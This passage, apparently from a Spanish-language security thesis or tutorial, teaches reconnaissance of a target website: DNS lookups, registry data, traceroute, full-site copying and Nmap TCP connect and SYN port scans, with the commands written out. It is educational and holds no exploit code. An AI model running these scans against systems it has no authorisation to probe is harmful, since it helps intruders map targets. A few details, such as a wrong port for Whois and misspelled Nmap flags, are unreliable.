


Figura 4.11 Manejo Nslookup comando ANY – D.O.S

En la figura 4.11 se utiliza el comando ANY, lo que realiza este comando es mostrar la mayor cantidad de información acera del dominio analizado.

También existe páginas web que permiten realizar consultas DNS, a continuación se presenta una de estas.

- **Dnsqueries.**

La página web www.dnsqueries.com permite realizar diferentes tipos de consultas sobre DNS, a continuación se muestra algunos ejemplos:

Figura 4.12 Petición tipo ANY - dnsqueries.com

En la figura 4.12 se observa el resultado de una petición DNS realizada hacia una página web objetivo de tipo ANY, dando como resultado los nombres de servidores, el MX, el SOA y la IP de una forma mucho más visual que el Nslookup. Para realizar una consulta de este tipo en esta página web hay que ingresar al link:

- http://www.dnsqueries.com/es/consulta_servidor_dns.PHP

Figura 4.13 Petición MX - dnsqueries.com

En la Figura 4.13 se realiza una búsqueda MX del objetivo dando como resultado el servidor de intercambio de correo de la página web y su prioridad, que en este caso es “10”. Para realizar esta consulta se debe ingresar a la página:

- http://www.dnsqueries.com/es/mx-lookup.PHP

4.1.5 Localización de rango de red.

Los *Authoritative Bodies* son servidores autoritativos mundiales que separan el mundo por secciones teniendo las direcciones IP de los servidores padres mediante los cuales los servidores pequeños se actualizan, a su vez contienen todos los datos de los servidores DNS. Las páginas web que tienen dicha información son:

- ICANN – Internet Corporation for Assigned Names and Numbers (www.icann.org).
- NRO – Number Resource Organization (www.nro.net).

RIR – Regional Internet Registry: Es una organización que supervisa la asignación y el registro de recursos de números de Internet dentro de una región particular del mundo. Existen cinco actualmente que se detallan a continuación:

- ARIN - *American Registry* for Internet Numbers (www.arin.net): Para America Anglosajona.
- RIPE – *Network Coordination* Centre (www.ripe.net): Para Europa, el Medio Oriente y Asia Central.
- APNIC – *Asia-Pacific Network Información Centre* (www.apnic.net): Para Asia y Región Pacifica.
- LACNIC – *Latin American and Caribbean Internet Address Registry* (www.lanic.net): Para América Latina y el Caribe.
- AFRINIC – African Network Information Centre (www.afrinic.net): Para África.

Relación entre RIRS y la ICANN.

“La Corporación de Internet para la Asignación de Nombres y Números delega los recursos de Internet a los RIRs y a su vez los RIRs siguen sus políticas regionales para una posterior subdelegación de recursos a sus clientes que incluyen: Proveedores de Servicio y organizaciones para uso propio.

Colectivamente, los RIRs participan en la *Number Resource Organization* (NRO) formada como una entidad para representar sus intereses colectivos, llevar a cabo actividades conjuntas, y coordinar las actividades de los RIRs globalmente.

La NRO ha llegado a un acuerdo con la ICANN para el establecimiento de la organización para el soporte de direcciones (*Address Supporting Organization* o ASO), la cual se encarga de la coordinación de las políticas de direccionamiento IP global del marco de la ICANN." (http://www.wikipedia.org , párr 3)




Grafico 4.1 Registros Regionales de Internet. (http://www.wikipedia.org)

4.1.6 TraceRoute.

Es una herramienta de diagnóstico que permite seguir el rastro de paquetes dirigidos desde un host hacia otro, conociendo el RTT (*Round-trip delay time*) de los paquetes enviados y con ello pudiendo tener una referencia de la distancia en la que se encuentran los hosts. Con la utilización de esta herramienta se puede determinar los saltos que hay desde un host hacia el objetivo y verificar la disposición de cada nodo intermedio al igual que su ubicación. Es una de las mejores maneras de determinar la ruta a un determinado objetivo conociendo el número de routers que atraviesan los paquetes IP y el tiempo que toma cada uno de estos saltos.

Dentro de Windows la sintaxis para su funcionamiento es mediante el comando "Tracert", en Linux la sintaxis es "traceroute". A continuación se muestran algunos ejemplos del funcionamiento de esta herramienta.

- **Tracert en Windows**.

Comando: **c:\>tracert Pagina_Objetivo**




Figura 4.14 Funcionamiento del comando Tracert – D.O.S

Como se aprecia en la figura 4.14 al introducir el comando tracert seguido de un dominio este presenta los saltos que hay entre el host hacia la página web objetivo. En la primera columna se muestra el número de saltos, consecutivamente en las tres columnas siguientes se visualiza los tiempos de respuesta de los paquetes enviados, si no se obtiene respuesta se mostrará un asterisco indicando que no hay respuesta del nodo. Seguido de estos tiempos se observa el nombre y la dirección IP del nodo por el cual está pasando el paquete.

- **GeoSpider.**

Es un software que permite rastrear cualquier sitio web o dirección IP, identificando la ciudad y el país tanto de origen como destino por donde pasan paquetes enviados e identifica los servidores y routers por los que circulan dichos paquetes. Todo esto se muestra en un

mapamundi que permite la visualización de toda la traza de los paquetes . La siguiente gráfica enseña un ejemplo:




Figura 4.15 Resultado Traceroute en GeoSpider.

En la figura 4.15 se puede apreciar el resultado TraceRoute de la consulta realizada sobre una pagina web, se visualiza en las columnas: El numero de salto, la IP del nodo por el cual se atraviesa, el nombre del Host por donde esta pasando el paquete, el Pais y la ciudad donde se encuentra la dirección IP analizada y el tiempo que se demora el paquete en pasar por el nodo.




Figura 4.16 Mapa Traceroute - GeoSpider.

4.1.7 Copia de Sitios Web.

Se puede realizar una copia completa de un sitio web para poderla analizar offline, esto es una técnica muy recomendable ya que si los administradores del sitio no han tomado los resguardos necesarios esta práctica puede bajar información confidencial de la empresa. Para esto existen herramientas que ayudan a realizar una copia de una página web.

- BlackWindows.

Es un software que permite escanear cualquier sitio web para luego descargar una copia del mismo, cabe mencionar que este programa permite realizar una copiar de la estructura exacta de la página web permitiendo explorar cada uno de los sectores de la web.




Figura 4.17.1 Manejo de BlackWindows - Windows.

En la figura 4.17.1 se ingresa la página web que se desea descargar, luego de iniciar la descarga se puede analizar parcialmente los resultados que va presentando la herramienta en las diferentes opciones que se encuentran en la parte superior de la figura pudiendo observar el escaneo realizado.




Figura 4.17.2 Resultado de BlackWindows - Windows.

En la figura 4.17.2 se observa el resultado de una página web descargada consiguiendo analizar toda su estructura, cada archivo, foto, link y documento que no ha sido protegido este software lo descarga para analizarlo minuciosamente en busca de vulnerabilidades.

4.2 SCANNING.

4.2.1. Definición.

Es el segundo paso en el proceso que comprende un Information Gathering. A continuación se detalla los objetivos principales que deben realizarse en esta fase:

- Obtener direcciones IP de un objetivo.
- Detectar sistemas activos conectados en una red.
- Descubrir que puertos están activos en los sistemas.
- Detectar vulnerabilidades en los sistemas encontrados.
- Descubrir las versiones de los sistemas operativos y de sus servicios.

4.2.2. Tipos de Scanning.

***Port Scanning*:** Su principal objetivo es identificar los puertos abiertos y el servicio asociado a dicho puerto.

- ***Network Scanning*:** Tiene como objetivo identificar los hosts activos en una red.
- ***Aplication Scanning*:** Su función es identificar los servicios y aplicaciones que están corriendo detrás de cada puerto.
- ***Vulnerability Scanning*:** Detecta las vulnerabilidades asociadas en los sistemas analizados en una red.

4.2.3. Técnicas de Port Scanning.

El escaneo de puertos es la acción de analizar por medio de un software el estado de los puertos de una máquina conectada a una red detectando si un puerto está abierto, protegido por un *firewall* o cerrado. Según el caso se logra descubrir los servicios que se están procesando y el sistema operativo que se está ejecutando en el host objetivo. Existen diferentes metodologías de *Port Scanning*, estas técnicas serán puestas en práctica con el software Nmap.

Antes de iniciar el análisis con Nmap hay que tener claro el concepto de los Flags TCP ya que estos indican un status o condición de una conexión y son de suma importancia al momento de entender el funcionamiento de las técnicas de escaneo. A continuación se presentan los Flags más importantes:

- ACK (Acuse de Recibo): Sirve de confirmación de un paquete recibido.
- RST (*Reset*): Cuando se envía un paquete con el Flag RST activado, se indica al otro extremo de la conexión que ha existido algún problema con la sincronización de la

conexión teniendo que cerrarse y volverse a iniciar para sincronizar correctamente las partes.

- SYN (Sincronización): Utilizado para indicar un intento de una nueva conexión.
- FIN (Finalización): Indica al otro host que se desea cerrar la conexión, quedando a la espera de que el otro host también esté listo para cerrar la conexión.

Para poder analizar correctamente los resultados obtenidos de las diferentes consultas de escaneo se necesita conocer los puertos TCP-UDP más frecuentes, entre los más utilizados están:

PUERTO	PROTOCOLO	SERVICIO
21	FTP(Protocolo de transferencia de ficheros)	TCP
22	SSH (Interprete de ordenes seguras)	TCP
23	TELNET (Manejo remoto de equipo)	TCP
25	SMTP (Protocolo Simple de transferencia de Correo)	TCP
53	DNS (Sistema de nombre de dominio)	TCP/UDP
63	Whois (Servicios extendidos Whois)	TCP
80	HTTP (Protocolo de Transferencia de Hipertexto)	TCP
110	POP3 (Post Office Protocol)	TCP
161/162	SNMP (Protocolo Simple de Administración de Red)	UDP
1433/1434	MSSQL (Microsoft SQL Server / Monitor)	TCP

Tabla 4.1 Puertos y Protocolos más comunes.

Los puertos están clasificados en tres categorías:

- Puertos de 0 al 1023 son los llamados “Puertos conocidos”.
- Puertos del 1024 al 49151 son “puertos registrados”.
- Puertos del 49152 al 65535 son “puertos privados.”

- **NMAP.**

Es un programa de código abierto que es utilizado para la detección y auditoría de seguridad de puertos. Es usado comúnmente para evaluar la seguridad de sistemas informáticos, también es usado para realizar un inventario dentro de la red y supervisión de *hosts*. Entre sus principales características están: Identificar los hosts disponibles, los puertos abiertos en un host objetivo, determinar qué servicios se están ejecutando, conocer que sistema operativo y la versión que utiliza dicho host. (http://www.nmap.org párr 2)

Cabe recalcar que un puerto se puede presentar de tres maneras:

- *Open*: El puerto es accesible.

- *Closed*: El puerto no es accesible.
- *Filtered*: El puerto no es accesible ya que un *firewall* filtra el puerto.

A continuación se detallan las diferentes técnicas de *Port Scanning* basándose en la IP de una página web*:*

- **TCP *Connect* ()**: Es utilizado para el establecimiento de una conexión con cada uno de los puertos del host objetivo. En el caso que el objetivo responda a la petición se considera que el puerto está abierto, en el caso de recibir una alerta de cierre de conexión (RST) el puerto estará cerrado y si no recibe respuesta se presume que el puerto está en modo silencioso.

  Comando: nmap –vv –PO –sT IP_Objetivo




Figura 4.18 Consulta nmap TCP Connect - Linux.

En la figura 4.18 se realiza una consulta con Nmap donde se muestra los puertos descubiertos de una página web. A continuación se detalla cada una de las opciones utilizadas:

- -vv: Aumenta el nivel de detalle en los resultados obtenidos.
- -PO: Asume que todos los objetivos están vivos para realizar la consulta.

- -ST: Es la llamada del sistema connect () usado para establecer una conexión con los puertos.

➢ **TCP SYN:** Esta técnica es parecida a la anterior con la diferencia de que no establece completamente una conexión. Su funcionamiento es el siguiente: Envía un paquete SYN que finge establecer una conexión y espera una respuesta, luego si recibe un paquete SYN/ACK significa que el puerto se encuentra abierto, si recibe un paquete RST quiere decir que el puerto está cerrado y si no recibe ninguna respuesta asume que se encuentra en modo silencioso, en sistemas sin IDS o firewall este escaneo suele pasar desapercibido.

Comando: nmap –vv –PO –sS IP_Objetivo

